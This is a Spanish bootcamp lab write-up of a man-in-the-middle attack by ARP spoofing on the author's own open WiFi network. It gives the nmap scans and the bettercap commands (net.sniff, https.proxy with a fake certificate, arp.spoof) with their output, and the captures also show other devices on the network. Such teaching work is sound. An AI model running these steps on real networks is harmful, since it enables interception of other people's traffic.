ATAQUE MAN IN THE MIDDLE MEDIANTE ARP SPOOFING.

PROYECTO FINAL DE BOOTCAMP CIBERSEGURIDAD NEOLAND.

Lara Sánchez Sánchez

He creado una red WiFi abierta , no necesita clave de acceso, accediendo a mi router para simular que un dispositivo “desconocido” se conecta a ella y el riesgo que tendría de sufrir por ello un ataque MIMT con ARP Spoofing. Este dispositivo al que vamos a atacar se trata de un ordenador portátil del cuál soy titular.

¿Qué es un ataque Man in the Middle?

Se trata de un ataque en el que se intercepta y posiblemente se altera la comunicación entre dos partes que creen que únicamente se comunican entre sí. En este ataque, el atacante se coloca en medio de la comunicación entre las víctimas, permitiéndole escuchar, modificar o insertar datos maliciosos sin que los interlocutores se den cuenta.


¿Qué es el ARP Spoofing?

ARP Spoofing es una técnica utilizada en redes locales LAN para realizar un ataque MITM. ARP es un protocolo que permite a los dispositivos en una red local asociar direcciones IP con direcciones MAC, que son únicas para cada dispositivo en la red.

De esta manera el atacante envía mensajes ARP falsos en la red, diciendo que la dirección MAC del atacante pertenece a una determinada dirección IP. Por tanto los dispositivos en la red almacenan esta información falsa en su caché ARP, creyendo que la dirección IP legítima ahora corresponde a la dirección MAC del atacante y como resultado, el tráfico destinado a la dirección IP legítima es redirigido al atacante. Luego, el atacante puede reenviar este tráfico al destino real sin que los dispositivos en la red lo detecten, permitiendo la interceptación y posible manipulación del tráfico.


<u>INICIO MIMT</u>

Accedo a la red WiFi pública que he creado y utilizo el comando ***arp -a*** para ver todos los dispositivos conectactos en la red y realizo un mapeo con ***nmap -sV 192.168.1.1/24***, encuentro la IP de un portátil conectado a esta misma red y examino los puertos que tiene abiertos.




```
Nmap scan report for 192.168.1.149
Host is up (0.0083s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
5357/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Utilizo los comandos ***nmap –script vuln 192.168.1.149*** para ver si encuentro alguna vulnerabilidad en su sistema, al no ser así me planteo realizar un ataque Man in the middle para interceptar el tráfico de datos entre el dispositivo y el router.




```
┌──(balafenix㉿kali)-[~]
└─$ nmap --script vuln 192.168.1.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-22 18:24 CEST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.1.149 (192.168.1.149)
Host is up (0.0044s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
5357/tcp open  wsdapi

Host script results:
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR

Nmap done: 1 IP address (1 host up) scanned in 49.77 seconds
```

Previamente habré instalado Bettercap que es la herramienta con la que voy a realizar este ataque, en concreto lo haré mediante el ARP Spoofing , lo que se busca con este ataque comúnmente conocido como envenenamiento arp es enviar respuestas ARP falsificadas a la red para asociar la dirección MAC del atacante con la dirección IP de la víctima.




```
┌──(balafenix㉿kali)-[~]
└─$ bettercap
Command 'bettercap' not found, but can be installed with:
sudo apt install bettercap
Do you want to install it? (N/y)y
sudo apt install bettercap
[sudo] password for balafenix:
The following packages were automatically installed and are no longer required:
  libbde1t64  libclamav11t64  libfsapfs1t64  libfsntfs1t64  libfvde1t64  libgeos3.12.1t64  libjxl0.7  libre2-10  libroc0.3  libsigscan1t64  libx265-199
Use 'sudo apt autoremove' to remove them.

Installing:
  bettercap

Installing dependencies:
  iw  libnetfilter-queue1

Summary:
  Upgrading: 0, Installing: 3, Removing: 0, Not Upgrading: 4
  Download size: 7388 kB
  Space needed: 27.8 MB / 4776 MB available

Continue? [Y/n] 
```

Inicio Bettercap e inserto el comando ***net.probe on*** para ver los dispositivos que se encuentran dentro de una misma red, para verlo de una forma más gráfica inserto el comando ***ticker on*** para que aparezca la siguiente tabla la cual facilita mucho la comprensión de todos los dispositivos conectados y el objetivo que queremos fijar.




```
balafenix@kali: ~

┌───────────────┬───────────────────┬────────────────────┬─────────────────────────────────┬────────┬────────┬──────────┐
│     IP ▲      │        MAC        │        Name        │             Vendor              │  Sent  │ Recvd  │   Seen   │
├───────────────┼───────────────────┼────────────────────┼─────────────────────────────────┼────────┼────────┼──────────┤
│ 192.168.1.145 │ 08:00:27:5a:5d:e8 │ eth0               │ PCS Computer Systems GmbH       │ 0 B    │ 0 B    │ 11:45:32 │
│               │                   │                    │                                 │        │        │          │
│ fe80::1       │ f4:f6:47:0d:77:dc │ _gateway           │                                 │ 0 B    │ 0 B    │ 11:45:39 │
│ 192.168.1.135 │ 22:85:5e:b5:e2:36 │                    │                                 │ 0 B    │ 1.0 kB │ 11:46:25 │
│ 192.168.1.142 │ c6:7f:d4:93:d0:8c │                    │                                 │ 1.0 kB │ 1.4 kB │ 11:47:44 │
│ 192.168.1.143 │ 9e:e6:88:54:65:29 │ iPhone-lucia.local │                                 │ 9.9 kB │ 1.9 kB │ 11:47:33 │
│ 192.168.1.146 │ 3e:97:34:bb:81:86 │                    │                                 │ 1.0 MB │ 2.1 MB │ 11:47:47 │
│ 192.168.1.149 │ 94:e9:79:a2:ec:69 │ DESKTOP-B9L53J8    │ Liteon Technology Corporation   │ 5.5 kB │ 5.1 kB │ 11:47:48 │
└───────────────┴───────────────────┴────────────────────┴─────────────────────────────────┴────────┴────────┴──────────┘

↑ 216 kB / ↓ 3.8 MB / 17805 pkts

192.168.1.0/24 > 192.168.1.145  »
[11:45:38] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
[11:45:38] [sys.log] [inf] net.probe probing 256 addresses on 192.168.1.0/24
[11:45:39] [endpoint.new] endpoint fe80::1 (_gateway) detected as f4:f6:47:0d:77:dc.
[11:45:40] [endpoint.new] endpoint 192.168.1.146 detected as 3e:97:34:bb:81:86.
[11:45:41] [endpoint.new] endpoint 192.168.1.149 (DESKTOP-B9L53J8) detected as 94:e9:79:a2:ec:69 (Liteon Technology Corporation).
[11:45:42] [endpoint.new] endpoint 192.168.1.143 (iPhone-lucia.local) detected as 9e:e6:88:54:65:29.
[11:45:50] [endpoint.new] endpoint 192.168.1.142 detected as c6:7f:d4:93:d0:8c.
[11:46:25] [endpoint.new] endpoint 192.168.1.135 detected as 22:85:5e:b5:e2:36.
[11:47:40] [sys.log] [inf] ticker running with period 1s
192.168.1.0/24 > 192.168.1.145  »
```

Antes de comenzar el ataque tenemos que asegurarnos de que tenemos activado el sniffing de red con el comando ***net.sniff on*** .El sniffing de red es una técnica para capturar y analizar el tráfico de datos que circula a través de una red, lo que hace es analizar los paquetes de datos que se transmiten en esa red.




```
192.168.1.0/24 > 192.168.1.145  » net.sniff on
192.168.1.0/24 > 192.168.1.145  » net.sniff on
```

Una vez que comprobamos que lo tenemos activado vamos a intentar levantar el proxy HTTPS con el comando ***https.proxy on*** , lo que pretendemos con esto es interceptar y manipular el tráfico HTTPS que pasa por los dispositivos conectados a la red a través de un certificado falso de SSL que se presenta a la víctima la cual cree que está comunicándose con el servidor original.




```
↑ 508 kB / ↓ 2.2 MB / 32291 pkts

192.168.1.0/24 > 192.168.1.145  » https.proxy on
[19:20:56] [net.sniff.mdns] mdns 192.168.1.146 : PTR query for _microsoft_mcc._tcp.local
[19:20:57] [net.sniff.mdns] mdns 192.168.1.146 : PTR query for _microsoft_mcc._tcp.local
192.168.1.0/24 > 192.168.1.145  » https.proxy on
```


Con el comando ***arp.spoof on*** activamos el ARP Spoffing .



```
192.168.1.0/24 > 192.168.1.145  » arp.spoof on
192.168.1.0/24 > 192.168.1.145  » arp.spoof on
```




```
↑ 646 kB / ↓ 12 MB / 69112 pkts

192.168.1.0/24 > 192.168.1.145  »
[11:55:33] [net.sniff.https] sni DESKTOP-B9L53J8 > https://azwcus1-client-s.gateway.messenger.live.com
[11:55:33] [net.sniff.https] sni DESKTOP-B9L53J8 > https://azwcus1-client-s.gateway.messenger.live.com
[11:55:34] [net.sniff.https] sni DESKTOP-B9L53J8 > https://azwcus1-client-s.gateway.messenger.live.com
[11:55:35] [net.sniff.https] sni DESKTOP-B9L53J8 > https://azwcus1-client-s.gateway.messenger.live.com
[11:55:36] [net.sniff.https] sni DESKTOP-B9L53J8 > https://azwcus1-client-s.gateway.messenger.live.com
192.168.1.0/24 > 192.168.1.145  » [11:55:40] [net.sniff.https] sni DESKTOP-B9L53J8 > https://azwcus1-client-s.gateway.messenger.live.com
192.168.1.0/24 > 192.168.1.145  »
```



```
↑ 974 kB / ↓ 14 MB / 78649 pkts

192.168.1.0/24 > 192.168.1.145  » https.proxy
[11:56:41] [net.sniff.http.request] http DESKTOP-B9L53J8 GET www.msftconnecttest.com/connecttest.txt?n=1724666198449
[11:56:41] [net.sniff.http.request] http DESKTOP-B9L53J8 GET www.msftconnecttest.com/connecttest.txt?n=1724666198449
[11:56:41] [net.sniff.http.request] http DESKTOP-B9L53J8 GET www.msftconnecttest.com/connecttest.txt?n=1724666198449
[11:56:42] [net.sniff.http.request] http DESKTOP-B9L53J8 GET www.msftconnecttest.com/connecttest.txt?n=1724666198449
[11:56:43] [net.sniff.http.request] http DESKTOP-B9L53J8 GET www.msftconnecttest.com/connecttest.txt?n=1724666198449
[11:56:44] [net.sniff.http.request] http DESKTOP-B9L53J8 GET www.msftconnecttest.com/connecttest.txt?n=1724666198449
192.168.1.0/24 > 192.168.1.145  » https.proxy
```

Finalizo el ARP Spoofing con el comando ***arp.spoof off*** .




```
↑ 978 kB / ↓ 8.5 MB / 62976 pkts

192.168.1.0/24 > 192.168.1.145  »
[19:24:49] [sys.log] [inf] arp.spoof waiting for ARP spoofer to stop ...
[19:24:49] [sys.log] [inf] arp.spoof restoring ARP cache of 256 targets.
192.168.1.0/24 > 192.168.1.145  »
```

Mientras monitoreaba el tráfico de datos de las IP conectadas a la red creé un archivo llamado output.pcap que me guardó todo ese tráfico para poder analizarlo después a través de la herramienta Wireshark. Lo hice en Bettercap a través del comando ***net.sniff.output /home/balafenix/Desktop/output.pcap .***

Antes de analizar las capturas del documento mencionado anteriormente creo importante explicar las tres fases que se llevan a cabo en el protocolo TCP. Esto forma parte del Handshake de tres vías, que es utilizado para establecer una relación confiable entre dos dispositivos en la misma red.

Estas tres fases son:

- SYN (Synchronize): Solicitud de conexión.
- SYN-ACK (Synchronize-Acknowledge): Confirmación de la solicitud y envío de número de secuencia.
- ACK (Acknowlege): Confirmación final y establecimiento de la conexión.




```
No. Time       Source          Destination        Protocol Length Info
 1 0.000000   192.168.1.149   74.248.74.126      TCP        66 54769 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
 2 0.134674   192.168.1.144   172.96.167.80      WireGu…   170 Transport Data, receiver=0x01288C20, counter=14, datalen=96
 3 0.134705   192.168.1.144   172.96.167.80      WireGu…   170 Transport Data, receiver=0x01288C20, counter=14, datalen=96
 4 0.145325   192.168.1.149   74.248.74.126      TCP        66 54770 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
 5 0.233764   192.168.1.149   23.200.66.153      TCP        66 54781 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
 6 0.308485   172.96.167.80   192.168.1.144      WireGu…   170 Transport Data, receiver=0xAC2C56CA, counter=11, datalen=96
 7 0.349534   192.168.1.144   172.96.167.80      WireGu…   122 Transport Data, receiver=0x01288C20, counter=15, datalen=48
 8 0.349565   192.168.1.144   172.96.167.80      WireGu…   122 Transport Data, receiver=0x01288C20, counter=15, datalen=48
 9 0.407031   192.168.1.149   74.248.74.126      TCP        66 54771 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
10 0.720646   192.168.1.149   74.248.74.126      TCP        66 54772 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
11 0.720646   192.168.1.149   96.16.86.159       TCP       590 54732 → 443 [ACK] Seq=1 Ack=1 Win=259 Len=536 [TCP segment of a reassembled PDU]
12 0.940375   192.168.1.149   79.116.255.43      TCP        66 54773 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
13 1.036167   fe80::1         ff02::1:ffb8:58f2  ICMPv6     86 Neighbor Solicitation for 2a0c:5a80:e202:3d00:d495:1bab:5bb8:58f2 from f4:f6:47:0d:77:dc
14 1.136744   192.168.1.130   224.0.0.251        MDNS      172 Standard query response 0x0001 PTR _services._dns-sd._udp.local, "QM" question PTR _amzn-wplay._tcp.local PTR _spotify-connect…
15 1.136745   192.168.1.144   172.96.167.80      WireGu…   170 Transport Data, receiver=0x01288C20, counter=16, datalen=96
